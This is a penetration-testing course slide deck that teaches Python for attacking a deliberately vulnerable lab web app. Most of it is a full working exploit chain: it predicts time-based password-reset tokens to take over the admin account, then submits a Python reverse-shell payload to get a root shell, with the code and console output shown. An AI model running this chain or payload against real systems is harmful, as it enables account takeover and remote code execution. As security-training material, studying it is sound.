SECURITY FLAME

Python For Penetration Testers

With Yousuf Alhajri

Cyber Security
IT Services

SECURITY FLAME

Whoami

- Yousuf Alhajri (@D4rkness_14)
  - A cyber security enthusiast and a programmer
  - Certifications
    - ✓ **OSCP** (*Offensive Security Certified Professional*)
    - ✓ **OSWE** (*Offensive Security Web Expert*)
    - ✓ **OSEP** (*Offensive Security Experienced Penetration Tester*)
    - ✓ **OSED** (*Offensive Security Exploit Developer)*
    - ✓ **OSCE3** (*Offensive Security Certified Expert 3*)

SECURITY FLAME

Before we start …

Slides can be found on following Gitlab repository

https://gitlab.com/omr00t/python-for-pentesters/

SECURITY FLAME

Let’s dive in!

SECURITY FLAME

Setting up the environment

- We will assume that Python is installed. In case it's not, please go to python.org and download/install it.

- To set up the lab, you will need to be working on a Linux-based environment since we're going to use **Docker** for the lab. We recommend downloading/installing a fresh and up-to-date Kali Linux on VMware.

SECURITY FLAME

Setting up the environment (cont.)

- Once Kali Linux is installed and ready, you can move on and start setting up the lab.
- First, download & install **docker** and **docker-compose**

```
sudo apt update

sudo apt install docker.io -y

sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose

sudo chmod +x /usr/local/bin/docker-compose

sudo usermod -aG docker $(whoami)
```

- Then reboot the machine so that group changes are updated

```
sudo reboot
```

SECURITY FLAME

Setting up the environment (cont.)

- Once rebooted, go to the **python-for-pentesters** directory and run the **setup.sh** file.

```
git clone https://gitlab.com/omr00t/python-for-pentesters

cd python-for-pentesters/lab

./setup.sh
```

- This will take some time to complete.
- Once it’s completed, the lab should be ready.

Web

Basic Web

- In this section, we will study & exploit a web application named PCPAPP.
- It has been created as a Senior project by two SQU students:
  - Salim AL-Badi
  - Khalid ALJabri
- PCPAPP is a Programming Competitions Platform.
- More information about the project is provided in the project's repository.

Web (cont.)

Basic Web (cont.)

- We will mostly use requests library throughout this section.
- To install requests

```
pip install requests
```

- We will also take advantage of Burp Suite to aid investigating the app.

Web (cont.)

- **Basic Web : Making simple HTTP GET/POST requests with requests**
  - We can make HTTP GET requests as follows

```
>>> import requests
>>> res = requests.get("http://172.16.238.100")
>>> res.text
'<!DOCTYPE html>\n<html lang="en" x-data="data()">\n..'
...
>>> res.status_code
200
>>> res.history
[<Response [302]>]
>>> res.cookies
<RequestsCookieJar[Cookie(version=0, name='XSRF-TOKEN', ...
>>> res.cookies["XSRF-TOKEN"]
'eyJpdiI6IlFQOWVGbW9PSVVaREJ6Z1Jl...'
>>> res.url
'http://172.16.238.100/home'
```

Web (cont.)

- **Basic Web : Making simple HTTP GET/POST requests with requests (cont.)**
  - We can make HTTP POST requests as follows

```
>>> res = requests.post("http://172.16.238.100/login",
                        data={"_token": "PpqVUzjun3lTbkP3nP6H..",
                              "email": "khalid@omani.cloud",
                              "password": "hello123"})
>>> "Page Expired" in res.text
True
```

  - **Page Expired** in the response is because the CSRF token is not valid

Web (cont.)

➢ Basic Web : Extracting values from responses

➢ We can extract values from responses:

```
>>> g_res = requests.get("http://172.16.238.100/login")
>>> g_res.text.find("_token")
103469
>>> g_res.text[103469:103469 + 58]
'_token" value="ZCZ2fhMEINlV37uLSFrotniWQXIhXJtfooNtpR9G"> '
>>> token_index = g_res.text.find("_token")
>>> g_res.text[token_index:token_index+58].split('"')
['_token', ' value=', 'ZCZ2fhMEINlV37uLSFrotniWQXIhXJtfooNtpR9G', ...
>>> g_res.text[token_index:].split('"')[2]
'ZCZ2fhMEINlV37uLSFrotniWQXIhXJtfooNtpR9G'
>>> token = g_res.text[token_index:].split('"')[2]
```

➢ This token we extracted is called the **CSRF token**.

➢ CSRF tokens are used to prevent attackers from “riding” the user’s session to perform unintended actions.

➢ Tokens cannot be predicted. We need extract tokens every time we want to perform actions legitimately.

Web (cont.)

➢ Basic Web : Extracting values from responses (cont.)

- ➢ We can perform an action such as a log in through extracting tokens and cookies and feeding them back to the POST request.

```
>>> g_res = requests.get("http://172.16.238.100/login")
>>> token = g_res.text[token_index:].split('"')[2]
>>> p_res = requests.post("http://172.16.238.100/login",
                          cookies=g_res.cookies,
                          data={"_token": token,
                              "email": "khalid@omani.cloud",
                              "password": "hello123"})
>>> "Page Expired" in p_res.text
False
>>> "Sign Out" in p_res.text
True
```

- ➢ Nice. We can see that we have logged in because the response returns “Sign Out” back.

Web (cont.)

➢ Basic Web : Creating a session

- Sessions are used to “link” between requests, and they can be easily created with **requests**.
- Sessions preserve cookies.
- To create a session:

```
>>> s = requests.Session()
>>> res = s.get("http://172.16.238.100/login")
>>> token = res.text[token_index:].split('"')[2]
>>> res = s.post("http://172.16.238.100/login",
                 data={"_token": token,
                       "email": "khalid@omani.cloud",
                       "password": "hello123"})
>>> "Sign Out" in res.text
True
```


- We have logged in without manually supplying cookies to the POST request.

Web (cont.)

➢ Basic Web : Working with a proxy

➢ We can tell **requests** to use a proxy through **proxies** parameter.

```
>>> res = requests.get("http://172.16.238.100/login",
                       proxies={"http":"http://127.0.0.1:8080"})
```



➢ In case you need to intercept HTTPS requests, you can do that by adding **https** to **proxies**.

Web (cont.)

➢ Basic Web : Creating a brute forcer

- ➢ We will develop a simple brute forcer that brute force PCPAPP credentials and shows valid ones.
- ➢ We can take advantage of this code snippet for our brute forcer logic:

```
>>> s = requests.Session()
>>> res = s.get("http://172.16.238.100/login")
>>> token = res.text[token_index:].split('"')[2]
>>> res = s.post("http://172.16.238.100/login",
                 data={"_token": token,
                       "email": "khalid@omani.cloud",
                       "password": "hello123"})
>>> "Sign Out" in res.text
True
```

- ➢ Our brute forcer will take an email and a file that contains passwords that will be used to log in.

❖ **Can you complete the brute forcer?**

Web (cont.)

Basic Web : Writing basic web exploits

- PCPAPP contained a vulnerability that was reported a few months ago.
- The problem was essentially in the "password reset" mechanism, which results into **Account Takeover**.

```
if ($user) {
    $OldPasswordResets = PasswordResets::where('email', $request->email)->first();
    if (!$OldPasswordResets) {
        $PasswordResets = new PasswordResets;
        $PasswordResets->email = $request->email;
        $PasswordResets->token = sha1(time());
        $PasswordResets->timestamps = false;
        $PasswordResets->created_at = now();
        $PasswordResets->save();
```

- The password reset token is calculated in such a way that it can be calculated by the attacker.
- time function in PHP returns the current number of seconds since Unix Epoch (January 1 1970 00:00:00 GMT).
- This number can be calculated by the attacker and then hashed with SHA1. This can essentially be used to reset any user's password.

Web (cont.)

Basic Web : Writing basic web exploits (cont.)

- The link to be used to reset the password will look like

```
http://172.16.238.100/reset?code=<token>
```

SECURITY FLAME

Web (cont.)

Basic Web : Writing basic web exploits (cont.)

- Our script **token_stealer.py** will calculate the needed values to construct the token

```
...
password_reset_time = str(datetime.now().timestamp()).split(".")[0]
possible_password_reset_times = [str(i) for i in range(int(password_reset_time)-DIFF,
        int(password_reset_time) + DIFF)]
possible_password_reset_codes = [hashlib.sha1(code.encode()).hexdigest()
        for code in possible_password_reset_times]
for possible_code in possible_password_reset_codes:
    res = s.get("http://172.16.238.100/reset?code=" + possible_code,
                    verify=False,
                    proxies=PROXIES)
    if("New Password" in res.text):
        found = True
        print("[+] Found password reset code:", possible_code)
...
```

- If we run this:


```
$ python token_stealer.py khalid@omani.cloud
[*] The password has been reset!
[+] Found password reset code: f535c5cb79fda9a518fee98d015492c25dd03db6
```

Web (cont.)

Basic Web : Writing basic web exploits (cont.)

- Now, if we browse the following link

```
http://172.16.238.100/reset?code=f535c5cb79fda9a518fee98d015492c25dd03db6
```



Web (cont.)

Basic Web : Writing basic web exploits (cont.)

- Recap of what we did
  - We tried to reset Khalid's password using his email.
  - Since we know that the password reset token is generated using only time, we kept track of it based on our request's time.
  - We also calculated several possible Unix Epoch and SHA1 hashed them to increase our chance of getting the right token.
  - Once we find the phrase "New Password" in the app's response, we know that we have found the correct token.
- Since we know the password reset token, then we can proceed further and take over Khalid's account by changing its password.

- Now theoretically, we can reset anyone's password!! 😈

- Knowing admin's email **joe@omani.cloud**, we can reset the admin's password 😎

  - Go ahead and reset the admin's password!

Web (cont.)

Basic Web : Automating Web Exploits

- Now that we *should have* already reset the admin's password, we can navigate PCPAPP to find a way to achieve RCE (Remote Code Execution).

- Essentially, to achieve RCE, we need to tell PCPAPP to execute a Python code through a "fake" contest.
- In other words, we need to follow these steps
  - First, reset the admin's password using the email.
  - Next, log in with admin's new password.
  - Add a language & activate it.
  - Add a problem & add a testcase for it.
  - Create a contest, activate it, add the language to it, add the question (problem) to it & subscribe to the contest.
  - Finally, submit the solution to the problem with your RCE python script.

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- First, we will reset the password.
  - Once we find the password reset code, we proceed further to change the password to **NEW_PASSWORD**.

```
import secrets
...
NEW_PASSWORD = secrets.token_hex(8)
...
def reset_password(target_url, s, email):
...
    res = s.post(target_url + "/reset", {
        "_token": token,
        "token": password_reset_code,
        "password": NEW_PASSWORD,
        "password_confirmation": NEW_PASSWORD
        }, verify=False, proxies=PROXIES)
    if("Password changed successfully" in res.text):
        print("[+] The password has been changed successfully!")
        print("[+] The new password:", NEW_PASSWORD)
    else:
        print("[-] Couldn't reset the password for unknown reasons :(")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we will log in as the admin.

```
...
def login(target_url, s, email, password):
    res = s.get(target_url + "/login", verify=False, proxies=PROXIES)
    token = get_csrf_token(res)
    res = s.post(target_url + "/login", {
        "_token": token,
        "email": email,
        "password": password
        }, verify=False, proxies=PROXIES)
    if("My Profile" in res.text):
        print("[*] Logged in successfully!")
    else:
        print("[-] Couldn't log in for some reason :(")
        sys.exit(-1)
...
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a language

```
def add_new_lang(target_url, s):
    # check if language with ID 1 already exists
    res = s.get(target_url + "/controlpanel/languages",
            verify=False,
            proxies=PROXIES)
    res = res.text

    start_index = res.find(":languages=\"'") + 13
    end_index   = res.find("'", start_index)
    languages = res[start_index:end_index].replace("\\&quot;", "\"").strip()
    languages_json = json.loads(languages)
    for language in languages_json:
        if(language["id"] == 1):
            language_id = language["id"]
            language_name = language["name"]
            print(f"[*] A language '{language_name}' with ID {language_id} already exists..")
            language_id = language["id"]
            return language_id
    ...
```

Web (cont.)

Basic Web : Automating Web Exploits

- Why should it be ID of 1?

```
80
81                                  switch ($Language->id) {
82                                      case 1:
83                                          //python
84                                          $submit = time();
85                                          $NewSubmitName = $proname . '_' . $submit . '.py';
86                                          $NewPath = 'contests/code/' . $copname . '/' . $Language->dir . '/' . $submit . '/';
87
88                                          $request->code->move(public_path($NewPath), $NewSubmitName);
89
90                                          $path = $SystemPath . $NewPath . $NewSubmitName;
91                                          $command = '/usr/bin/python3 -m py_compile ' . $path;
92
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a language (cont.)

```
def add_new_lang(target_url, s):
    ...
    # If not, we will add it as "python"
    language_name = "python"
    data_json = {"name": language_name,
            "dir": language_name,
            "logo": SAMPLE_IMAGE_BASE64
            }
    res = s.post(target_url + "/controlpanel/languages/new",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("language has been added to the system successfully" == res["description"]):
        print("[*] Python has been added successfully as a Programming language!")
        return res["id"]
    else:
        print("[-] Failed to add Python as a Programming language :(!")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we activate the language we created (if it's not already activated).

```
...
def activate_lang(target_url, s, lang_id):
    data_json = {"status": "1", "id": lang_id}
    res = s.post(target_url + "/controlpanel/languages/activat",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("language status changed successfully" == res["description"]):
        print("[*] Language has been activated successfully!")
    else:
        print("[-] Failed to activate the language :(")
        sys.exit(-1)
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a problem

```
...
def create_problem(target_url, s):
    problem_name = secrets.token_hex(10)
    data_json = {"name": problem_name,
            "description": "test_problem",
            "question":"data:application/pdf;base64,",
            "score":"123"}
    res = s.post(target_url + "/controlpanel/problems/creat",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("The problem has been successfully added to the library" == res["description"]):
        print("[*] Created a test problem!")
        print("[*] Extracting the problem's ID..")
        ...
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a problem (cont.)

```
def create_problem(target_url, s):
    ...
    if("The problem has been successfully added to the library" == res["description"]):
        print("[*] Created a test problem!")
        print("[*] Extracting the problem's ID..")

        res = s.get(target_url + "/controlpanel/problems", verify=False, proxies=PROXIES)
        res = res.text
        start_index = res.find(":problems=\"'") + 13
        end_index   = res.find("'", start_index)
        problems = res[start_index:end_index].replace("\\&quot;", "\"").strip()
        problems_json = json.loads(problems)
        for problem in problems_json:
            if(problem["name"] == problem_name):
                problem_id = problem["id"]
                print("[+] Found problem ID:", problem_id)
                return problem_id, problem_name
    else:
        print("[-] Couldn't create a test problem :(")
        sys.exit(-1)
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a test case for the problem we created

```
def add_problem_testcase(target_url, s, problem_id):
    data_json = {"problemid": problem_id,
            "input":"anything",
            "output":"anything",
            "executtime":"2"}
    res = s.post(target_url + "/controlpanel/problems/testcase/creat",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("The test case has been successfully added" == res["description"]):
        print("[*] Test case has been added!")
    else:
        print("[-] Couldn't create a testcase :(")
        sys.exit(-1)
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we create a contest

```
def create_contest(target_url, s):
    start_date = datetime.now() + timedelta(seconds=5)
    start_date_str = start_date.strftime("%Y-%m-%dT%H:%M:%S")
    end_date = start_date + timedelta(days=3)
    end_date_str = end_date.strftime("%Y-%m-%dT%H:%M:%S")

    contest_name = secrets.token_hex(10)

    data_json = {"name":contest_name,
            "description":"test_contest",
            "startingtime": start_date_str,
            "endingtime": end_date_str,
            "private":"0",
            "team":"0",
            "time":"1",
            "conditions":"",
            "prize":"",
            "profile": SAMPLE_IMAGE_BASE64,
            "logo": SAMPLE_IMAGE_BASE64
            }
```

Web (cont.)

Basic Web : Automating Web Exploits

- What's **SAMPLE_IMAGE_BASE64**?

```
SAMPLE_IMAGE_BASE64 = (""
                       "QEASABIAAD/2wBDAP//////////////////////"
                       "////////////////////////////////////////"
                       "/////////////////////wgALCAABAAEBAREA/"
                       "8QAFBABAAAAAAAAAAAAAAAAAAAAP/aAAgBAQABP"
                       "xA=")
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we create a contest

```
def create_contest(target_url, s):
    ...
    res = s.post(target_url + "/controlpanel/contests/creat", headers={
        "X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"]),
        "Accept":"application/json"
        }, json=data_json, proxies=PROXIES)

    res = res.json()
    if("Contest created successfully" == res["description"]):
        print("[+] Contest has been created successfully!")
        print("[*] Extracting the contest's ID..")
        res = s.get(target_url + "/controlpanel/contests", verify=False, proxies=PROXIES)
        res = res.text
        start_index = res.find(":contests=\"'") + 12
        end_index   = res.find("'", start_index)
        contests = res[start_index:end_index].replace("\\&quot;", "\"").strip()
        contests_json = json.loads(contests)
        for contest in contests_json:
            if(contest["name"] == contest_name):
                contest_id = contest["id"]
                print("[+] Found contest's ID:", contest_id)
                return contest_id, contest_name
    else:
        print("[-] Contest has not been created :(")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we activate the contest we created

```
def activate_contest(target_url, s, contest_id):
    data_json = {"status":1, "id": contest_id}
    res = s.post(target_url + "/controlpanel/contests/active", headers={
        "X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"]),
        "Accept": "application/json"
        }, json=data_json, proxies=PROXIES)
    res = res.json()
    if("Contest status changed successfully" == res["description"]):
        print("[+] Contest has been activated successfully!")
    else:
        print("[-] Failed to activate the contest :(")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a language to the contest we created/activated

```
def add_lang_to_contest(target_url, s, lang_id, contest_id, contest_name):
    data_json = {"language": lang_id, "contestid": str(contest_id)}
    res = s.post(target_url + f"/competition/{contest_name}/mange/languages/add",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("Language has been added successfully" == res["description"]):
        print("[+] The language has been added sucessfully to contest")
    else:
        print("[-] Failed to add the language to contest :(")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we add a problem to the contest

```
def add_problem_to_contest(target_url, s, problem_id, contest_id, contest_name):
    data_json = {"problem": problem_id, "contestid": contest_id}
    res = s.post(target_url + f"/competition/{contest_name}/mange/question/add",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            json=data_json, proxies=PROXIES)
    res = res.json()
    if("Question has been added successfully" == res["description"]):
        print("[+] The problem has been added to contest")
    else:
        print("[-] Failed to add problem to contest :(")
        sys.exit(-1)
```

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we subscribe to the contest so that we can submit code

```
def subscribe_to_contest(target_url, s, contest_id, contest_name):
    res = s.get(target_url + f"/competition/{contest_name}/subscription/{contest_id}",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            verify=False,
            proxies=PROXIES)

    if("Successful subscription, good luck." in res.text):
        print("[+] Subscribed successfully to contest")
    else:
        print("[-] Failed to subscribe to contest :(")
        sys.exit(-1)
```

Web (cont.)

Basic Web : Automating Web Exploits

- Finally, we wait for 10 seconds for the contest to start and then submit our malicious Python code using our **do_rce** function.

```
def do_rce(target_url, s, contest_name, problem_name, lang_id=1):
    # When lang_id == 1, this indicates that it's Python.
    res = s.get(target_url + f"/competition/{contest_name}/challenges/{problem_name}",
            headers={"X-XSRF-TOKEN": unquote(s.cookies["XSRF-TOKEN"])},
            verify=False,
            proxies=PROXIES)
    token = get_csrf_token(res)
    res = s.post(target_url + f"/competition/{contest_name}/challenges/{problem_name}",
            files = {"_token": (None, token),
                     "language": (None, 1),
                     "code": ("test.py", OUR_RCE_CODE, "text/x-python")},
            verify=False, proxies = PROXIES)
    if("The solution was not accepted due to: Time out" in res.text):
        print("[+] Our code should have been executed!")
    else:
        print("[-] Our code may have not been executed :(")
        sys.exit(-1)
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Our malicious code is a reverse shell that takes advantage of **multiprocessing**

```
OUR_RCE_CODE = """
from multiprocessing import Process
def do_reverse_shell():
    import socket, os, pty
    HOST = "{}"
    PORT = {}
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    pty.spawn("/bin/bash")
p = Process(target=do_reverse_shell)
p.start()
from time import sleep
sleep(10)
"""
```

Web (cont.)

Basic Web : Automating Web Exploits

- We finalize our script with a simple command prompt that accepts a target URL and attacker IP and port for the reverse shell.

```
...
if __name__ == "__main__":
    if(len(sys.argv) != 5):
        print(f"python3 {sys.argv[0]} <target_url> <admin_email> <attacker_ip> <attacker_port>")
        print(f"python3 {sys.argv[0]} http://172.16.238.100 joe@omani.cloud 172.16.238.1 9999")
        sys.exit(0)
    OUR_RCE_CODE = OUR_RCE_CODE.format(sys.argv[3], sys.argv[4])
    main(sys.argv[1].rstrip("/"), sys.argv[2])
```

Web (cont.)

Basic Web : Automating Web Exploits

- First, we will start a **netcat** listener

```
$ nc -vlp 9998
listening on [any] 9998 ...
```

SECURITY FLAME

Web (cont.)

Basic Web : Automating Web Exploits

- Next, we will run our exploit

```
$ python3 full_exploit.py http://172.16.238.100 joe@omani.cloud 172.16.238.1 9998
[*] The password has been reset!
[+] Found password reset code: 140de9fef89f952fbd92098565f40f846e77e9e3
[+] The password has been changed successfully!
[+] The new password: 8930a3957eef8bd6
[*] Logged in successfully!
[*] Python has been added successfully as a Programming language!
[*] Language has been activated successfully!
[*] Created a test problem!
[*] Extracting the problem's ID..
[+] Found problem ID: 1
[*] Test case has been added!
[+] Contest has been created successfully!
[*] Extracting the contest's ID..
[+] Found contest's ID: 1
[+] Contest has been activated successfully!
[+] The language has been added sucessfully to contest
[+] The problem has been added to contest
[+] Subscribed successfully to contest
[*] Waiting for the contest to start :)
[+] Our code should have been executed!
```

Web (cont.)

Basic Web : Automating Web Exploits

- If we look back at our netcat listener, we see that we get a nice reverse shell 😁 !!

```
$ nc -vlp 9998
listening on [any] 9998 ...
172.16.238.100: inverse host lookup failed: Unknown host
connect to [172.16.238.1] from (UNKNOWN) [172.16.238.100] 58848
root@pcpapp:/usr/src/app/public#
```

- **We have successfully exploited the PCPAPP and achieved remote code execution (RCE).**

SECURITY FLAME

Network

Working with socket : Simple TCP client

- We can create a TCP client and connect to a target host and port as follows

```
import sys, socket

def main(host, port):
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((host, port))
        s.send(b"Hello!")
        data_received = s.recv(1024)
        print(f"Received bytes:", data_received)

if __name__ == "__main__":
    if(len(sys.argv) == 3):
        main(sys.argv[1], int(sys.argv[2]))
    else:
        print(f"python {sys.argv[0]} <host> <port>")
        sys.exit(0)
```

Network (cont.)

